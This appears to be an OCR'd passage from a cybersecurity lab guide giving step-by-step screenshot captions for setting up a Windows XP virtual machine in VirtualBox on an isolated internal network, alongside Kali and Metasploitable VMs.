




Create Virtual Machine
Name and operating system
Please choose a descriptive name and destination folder for the new virtual machine and select the operating system you intend to install later. The name you choose will be used throughout VirtualBox to identify this machine.
2
Fill in the fields as following
Name: WindowsXP
Machine Folder: C: VirtualBox VMs
Type: Microsoft Windows
Version: Windows XP (32-bit)
3 Click Next
Expert Mode
Next
Cancel


Create Virtual Machine
Memory size
Select the amount of memory (RAM) in megabytes to be allocated to the virtual machine.
4
Adjust the RAM to 1024 MB
The recommended memory size is 192 MB.
1024
MB
4 MB
8192 MB
5 Click Next
Next
Cancel



Create Virtual Machine
Hard disk
If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.
If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.
The recommended size of the hard disk is 10.00 GB.
Do not add a virtual hard disk
Create a virtual hard disk now
6
Use an existing virtual hard disk file
Windows XP.vdi (Normal, 5.06 GB)
7 Click Create
Create
Cancel



Create Virtual Hard Disk
Hard disk file type
Please choose the type of file that you would like to use for the new virtual hard disk. If you do not need to use it with other virtualization software you can leave this setting unchanged.
VDI (VirtualBox Disk Image)
8
VHD (Virtual Hard Disk)
VMDK (Virtual Machine Disk)
9 Click Next
Expert Mode
Next
Cancel



Create Virtual Hard Disk
Storage on physical hard disk
Please choose whether the new virtual hard disk file should grow as it is used (dynamically allocated) or if it should be created at its maximum size (fixed size).
A dynamically allocated hard disk file will only use space on your physical hard disk as it fills up (up to a maximum fixed size), although it will not shrink again automatically when space on it is freed.
A fixed size hard disk file may take longer to create on some systems but is often faster to use.
Dynamically allocated
10
Fixed size
11
Click Next
Next
Cancel





Click **Create**



Oracle VM VirtualBox Manager
File
Machine
Help
13
Click Settings
Tools
New
Settings
Discard
Start
Settings (Ctrl+S)
Kali-Linux-2021.1-vbox-a... (...)
Powered Off
Metasploitable
Powered Off
MSEdge - Win10
Powered Off
Windows XP
Powered Off
WindowsXP
Powered Off
General
System
Base Memory: 1024 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging
Display
Video Memory: 18 MB
Graphics Controller: VBoxVGA
Remote Desktop Server: Disabled
Recording: Disabled
Storage
Controller: IDE
IDE Primary Device 0: WindowsXP.vdi (Normal, 5.00 GB)
IDE Secondary Device 0: [Optical Drive] Empty
Audio
Host Driver: Windows DirectSound
Controller: ICH AC97
Network
Preview
WindowsXP


WindowsXP - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Storage
Storage Devices
Controller: IDE
WindowsXP.vdi
Empty
Attributes
Optical Drive: IDE Secondary Device 0
Live CD/DVD
Information
Type: --
Size: --
Location: --
Attached to: --
Choose/Create a Virtual Optical Disk...
Choose a disk file...
Remove Disk from Virtual Drive
OK
Cancel


WindowsXP - Settings
General
System
Display
Storage
Audio
Network
Storage
Storage Devices
Attributes
WindowsXP - Optical Disk Selector
Medium
18
Add
Create
Refresh
Please choose a virtual optical disk file
Search Lab Cyber Security
Organise
New folder
Quick access
Documents
Downloads
Pictures
Name
Status
19
en_windows_xp_professional_with_service_pack...
12/4/202
File name: en_windows_xp_professional_with_se
20
Click Open
All virtual optical disk files (*.dn
Open
Cancel



WindowsXP - Optical Disk Selector
Medium
Add
Create
Refresh
Name
Attached
en_windows_xp_professional_with_service_pack_3_x86_cd_vl_x14-73974.iso
Not Attached
Search By Name
21
Click Choose
Choose
Leave Empty
Cancel


WindowsXP - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
22
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Internal Network
23
Choose Internal Network
Name:
intnet
Advanced
Adapter Type:
Intel PRO/1000 T Server (82543GC)
Promiscuous Mode:
Allow All
24
MAC Address:
080027B6D765
Cable Connected
Port Forwarding
25 Click OK
OK
Cancel



Oracle VM VirtualBox Manager
File
Machine
Help
Tools
New
Settings
Discard
Start
Start
26
Click Start
Kali-Linux-2021.1-vbox-a... (...)
Powered Off
Metasploitable
Powered Off
MSEdge - Win10
Powered Off
Windows XP
Powered Off
WindowsXP
Powered Off
General
System
Base Memory: 1024 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging
Display
Video Memory: 18 MB
Graphics Controller: VBoxVGA
Remote Desktop Server: Disabled
Recording: Disabled
Storage
Controller: IDE
IDE Primary Device 0: WindowsXP.vdi (Normal, 5.00 GB)
IDE Secondary Device 0: [Optical Drive]
en_windows_xp_professional_with_service_pack_3_x86_cd_vl_x14-73974.iso (589.14 MB)
Audio
Host Driver: Windows DirectSound
Controller: ICH AC97
Preview
WindowsXP

`

2. Now we are ready for the Windows XP installation process. On the VirtualBox environment, follow the steps below:
3. Press **Enter** to start the installation.

